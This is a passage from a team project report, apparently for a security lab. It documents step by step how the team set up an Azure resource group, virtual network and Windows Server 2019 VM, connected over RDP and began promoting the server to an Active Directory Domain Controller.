limitations, we reduced the network topology scope in order to manage the associated costs (of which there will still be some, which will be shared amongst the team members). As it stands, the simplified network can still be attacked using many different techniques. Where it falls short is future expansion. However for the purposes of this narrowly scoped project, the remaining components should suffice. Pictured below is the work-in-progress network topology after factoring in resource constraints.



As the final implementation will depend on the feasibility of implementing each of these elements, the design is subject to change as components are tested out. This will be revisited in [section 2.2.2.2.3](#) on the final network implementation.

2.1.2 Active Directory Domain Services

One of the major decisions in this project pertained to the type of Active Directory Domain Services (ADDS) to be deployed in the network. Microsoft offers two approaches: The first is a traditional self-managed ADDS. This is the variant that often comes to mind when ADDS is mentioned. A self-managed ADDS is a Windows Server that has been promoted to act as a Domain Controller. A system administrator will have to administer, patch, configure a Certificate Authority role, and a Domain Name Service (DNS) role in this system. On the other hand, the alternative to this option is to configure Azure ADDS (AADDS). AADDS is a Microsoft-managed service. Every Azure account will come with an Active Directory, but Domain Services will need to be activated and configured. As AADDS is a Microsoft-managed service, system administrators do not need to worry about patching and maintaining the system.

In our quest to understand the differences between the two ADDS offerings, we had implemented and configured both on the Azure platform. Detailed documentation of these tests can be found below. In implementing both offerings, it was not immediately clear which ADDS was most appropriate for our use-case. However, after some research, we had learned that an emerging industry trend involves using AADDS either in conjunction to a self-managed ADDS or as a standalone ADDS. Thus, as the Azure ADDS is a new technology that is increasing its market share, our team decided to implement this technology into our project build.

This section will consist of three sub-sections: The first ([section 2.1.2.1](#)) will detail our process for deploying a self-managed ADDS in an Azure-hosted virtual machine (VM). The second section ([2.1.2.2](#)) will detail our process for deploying the Azure ADDS. The last section ([2.1.2.3](#)) will detail our process for joining workstation (endpoints) to the Azure ADDS.

2.1.2.1 Self-Managed Active Directory Domain Services (ADDS)

To create a self-managed ADDS, we will first have to set up a Resource Group and Virtual Network in which to deploy the Windows Server that will become the ADDS.

To create a Resource Group, we navigated to the “Resource groups” tab and selected “Add”. The name given to this test Resource group was “Goldfinch”:

The screenshot shows the Microsoft Azure portal interface. The top navigation bar includes the Microsoft Azure logo, a search bar, and user account information. Below the navigation bar, the breadcrumb trail shows 'Home > Resource groups'. The main content area is titled 'Resource groups' with a subtitle 'Default Directory'. There are several buttons at the top: '+ Add', 'Manage view', 'Refresh', 'Export to CSV', 'Assign tags', and 'Feedback'. Below these are filters for 'Subscription == all', 'Location == all', and an 'Add filter' button. A dropdown menu for 'No grouping' is open. The table below lists one record: 'Goldfinch' (Subscription: Free Trial, Location: Canada Central). The table has columns for Name, Subscription, and Location.

Next, “Virtual networks” is chosen.

The screenshot shows the Microsoft Azure portal interface. The left sidebar contains a navigation tree with options like 'Create a resource', 'Home', 'Dashboard', 'FAVORITES', 'All resources', 'Resource groups', 'Quickstart Center', 'App Services', 'Function App', 'SQL databases', 'Azure Cosmos DB', 'Virtual machines', 'Load balancers', 'Storage accounts', 'Virtual networks' (which is highlighted with a red box), 'Azure Active Directory', 'Monitor', 'Advisor', 'Security Center', 'Cost Management + Billing', and 'Help + support'. The main content area shows a list of resources with filters for 'Subscription == all', 'Location == all', and an 'Add filter' button. The table lists resources: 'Free Trial' (Subscription) and 'Canada Central' (Location).

The test network was named “ADTest”:

The screenshot shows the 'Create virtual network' interface on the 'Basics' tab. It includes fields for 'Subscription' (Free Trial), 'Resource group' (Goldfinch), 'Name' (ADTest), and 'Region' ((Canada) Canada Central). A red box highlights the entire form.

For now, no subnets were created.

The screenshot shows the 'Create virtual network' interface on the 'IP Addresses' tab. It displays the 'IPv4 address space' as 10.0.1.0/24 (10.0.1.0 - 10.0.1.255 (256 addresses)). A red box highlights the entire form.

We used the default Basic DDoS Protection and, as this network will not have a firewall, the "Firewall" toggle will be left as "Disabled":

The screenshot shows the Microsoft Azure portal with the 'Create virtual network' interface on the 'Security' tab. It shows 'DDoS protection' set to 'Basic' and 'Firewall' set to 'Disabled'. A red box highlights the entire form.

Here is a summary of the virtual network settings:

The screenshot shows the 'Create virtual network' review + create page. At the top, a green bar indicates 'Validation passed'. Below it, tabs for Basics, IP Addresses, Security, Tags, and Review + create are visible, with 'Review + create' being the active tab. The 'Basics' section displays the following configuration:

- Subscription: Free Trial
- Resource group: Goldfinch
- Name: ADTest
- Region: Canada Central
- IP addresses:
 - Address space: 10.0.1.0/24
 - Subnet: Corporate (10.0.1.0/24)
- Tags: None
- Security:
 - BastionHost: Disabled
 - DDoS protection plan: Basic
 - Firewall: Disabled

At the bottom, there are buttons for 'Create', '< Previous', 'Next >', and 'Download a template for automation'.

Next, we created a virtual machine (VM) that will be configured to act as the ADDS.

We started by creating a VM and chose “Windows Server 2019 Datacenter”.

The screenshot shows the 'Create a virtual machine' wizard. The 'Project details' step is selected. The configuration is as follows:

- Subscription: Free Trial
- Resource group: Goldfinch
- Virtual machine name: Corporate-DC
- Region: (Canada) Canada Central
- Availability options: No infrastructure redundancy required
- Image: Windows Server 2019 Datacenter
- Azure Spot instance: No
- Size: Standard B1ms (1 vcpu, 2 GB memory (CA\$24.95/month))

As we will only be using this VM for testing, we chose one of the smallest VMs that would still allow us to conduct our testing. This decision is elaborated upon in [Section 2.1.3](#).

Microsoft Azure Search resources, services, and docs (G+) Home > Virtual machines > Create a virtual machine > Select a VM size

Select a VM size

Show 11 of 182 VM sizes.

Subscription: Free Trial Region: Canada Central Current size: Standard_D2s_v3 Image: Windows Server 2019 Datacenter

VM Size ↑	Offering ↑	Family ↑	vCPUs ↑	RAM (GiB) ↑	Data disks ↑	Max IOPS	Temporary stor... ↑	Premium
B1ls	Standard	General purpose	1	0.5	2	160	4	Yes
B1ms	Standard	General purpose	1	2	2	640	4	Yes
B1s	Standard	General purpose	1	1	2	320	4	Yes
B2ms	Standard	General purpose	2	8	4	1920	16	Yes
B2s	Standard	General purpose	2	4	4	1280	8	Yes
B4ms	Standard	General purpose	4	16	8	2880	32	Yes
D2s_v3	Standard	General purpose	2	8	4	3200	16	Yes
D4s_v3	Standard	General purpose	4	16	8	6400	32	Yes
DS1_v2	Standard	General purpose	1	3.5	4	3200	7	Yes
DS2_v2	Standard	General purpose	2	7	8	6400	14	Yes
DS3_v2	Standard	General purpose	4	14	16	12800	28	Yes

Next, we created an Administrator account for this VM:

Microsoft Azure Search resources, services, and docs (G+) Home > Virtual machines > Create a virtual machine

Create a virtual machine

Image * Windows Server 2019 Datacenter Browse all public and private images

Azure Spot instance No

Size * Standard B1ms 1 vcpu, 2 GiB memory (CA\$24.95/month) Change size

Administrator account

Username * Elaine

Password * Confirm password *

Inbound port rules

Select which virtual machine network ports are accessible from the public internet. You can specify more limited or granular network access on the Networking tab.

Public inbound ports * None Allow selected ports

Select inbound ports * RDP (3389)

⚠️ This will allow all IP addresses to access your virtual machine. This is only recommended for testing. Use the Advanced controls in the Networking tab to create rules to limit inbound traffic to known IP addresses.


Save money

Save up to 49% with a license you already own using Azure Hybrid Benefit. Learn more


Already have a Windows Server license? * Yes No

Review + create < Previous Next : Disks >

When it came to choosing storage, as this is only a test machine, "Standard HDD" was chosen over the SSD offerings, which will be more expensive.



On the networking part, we chose the virtual network that we had previously made.



As can be seen in the screenshot, the default management protocol for a Windows Server is Remote Desktop Protocol (RDP) and it is set to allow all IP addresses to access this virtual machine. As this cannot be changed at the creation of the machine, this will be left for now.

However, after the VM has been provisioned, we will access the networking settings to restrict RDP access to only our public IP addresses.

Again, as we have no special needs, we will keep the default settings on the next two screen captures:

Management Tab (Top Screenshot):

- Azure Security Center: Provides unified security management and advanced threat protection across hybrid cloud workloads. [Learn more](#)
- Enable basic plan for free: Yes No
- Monitoring:
 - Boot diagnostics: On Off
 - OS guest diagnostics: On Off
 - Diagnostics storage account: (new) goldfinchdiag243 [Create new](#)
- Identity: System assigned managed identity On Off
- Auto-shutdown: Enable auto-shutdown On Off
- Backup: Enable backup On Off

Extensions Tab (Bottom Screenshot):

- Extensions: Select an extension to install
- Cloud init: Cloud init is a widely used approach to customize a Linux VM as it boots for the first time. You can use cloud-init to install packages and write files or to configure users and security. [Learn more](#)
- The selected image does not support cloud init.
- Host: Azure Dedicated Hosts allow you to provision and manage a physical server within our data centers that are dedicated to your Azure subscription. A dedicated host gives you assurance that only VMs from your subscription are on the host, flexibility to choose VMs from your subscription that will be provisioned on the host, and the control of platform maintenance at the level of the host. [Learn more](#)
- Proximity placement group: Proximity placement groups allow you to group Azure resources physically closer together in the same region. [Learn more](#)
- Proximity placement group: No proximity placement groups found
- VM generation: Generation 2 VMs support features such as UEFI-based boot architecture, increased memory and OS disk size limits, Intel® Software Guard Extensions (SGX), and virtual persistent memory (vPMEM). [Learn more](#)
- VM generation: Gen 1 Gen 2
- Generation 2 VMs do not yet support some Azure platform features, including Azure Disk Encryption.

Here is a summary of the VM's settings:

After clicking “Create”, we waited for the VM to deploy:

As previously mentioned, the default Networking rule for RDP is to allow all connections. Before moving forward, this rule will have to be amended. More information on this can be found in [Section 2.1.3](#).


Here is the Overview tab of the VM that was just provisioned:

The screenshot shows the Microsoft Azure portal interface for a virtual machine named 'Corporate-DC'. The left sidebar contains navigation links for Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, Settings (Networking, Connect, Disks, Size, Security, Extensions, Continuous delivery, Availability + scaling, Configuration, Identity, Properties, Locks, Export template), and Operations (Bastion, Auto-shutdown, Backup, Disaster recovery). The main content area displays the VM's details: Resource group (Goldfinch), Status (Running), Location (Canada Central), Subscription (Free Trial), Computer name (Corporate-DC), Operating system (Windows Server 2019 Datacenter), Size (Standard B1ms (1 vcpus, 2 GiB memory)), and Tags (CorpNetwork : DC). It also shows network monitoring charts for CPU (average) and Network (total) over the last hour.


To proceed with configuring the device, we selected the “Connect” button. Then, we used the RDP credentials to connect to the remote server:

The screenshot shows the 'Corporate-DC | Connect' page in the Microsoft Azure portal. The left sidebar includes the same navigation options as the previous screen. The main area is titled 'Connect with RDP' and includes fields for 'IP address' (Public IP address: 13.88.230.31) and 'Port number' (3389). A prominent blue button labeled 'Download RDP File' is highlighted with a red box. A Windows Security dialog box is overlaid on the page, also highlighted with a red box. The dialog box asks for 'Enter your credentials' and displays the message: 'These credentials will be used to connect to 13.88.230.31.' It contains a text input field with 'Elaine', a password input field with masked text, and a 'Remember me' checkbox. At the bottom are 'OK' and 'Cancel' buttons.


If the connection is successful, a remote desktop will be brought up:




Now, we can promote the server to act as the Domain Controller. To start, we chose “Add roles and features”:




Following the wizard prompt, “Role-based or feature-based installation” was selected:




The appropriate server was selected:




Next, the "Active Directory Domain Services" option was chosen:




As this is a test, the default features were retained:



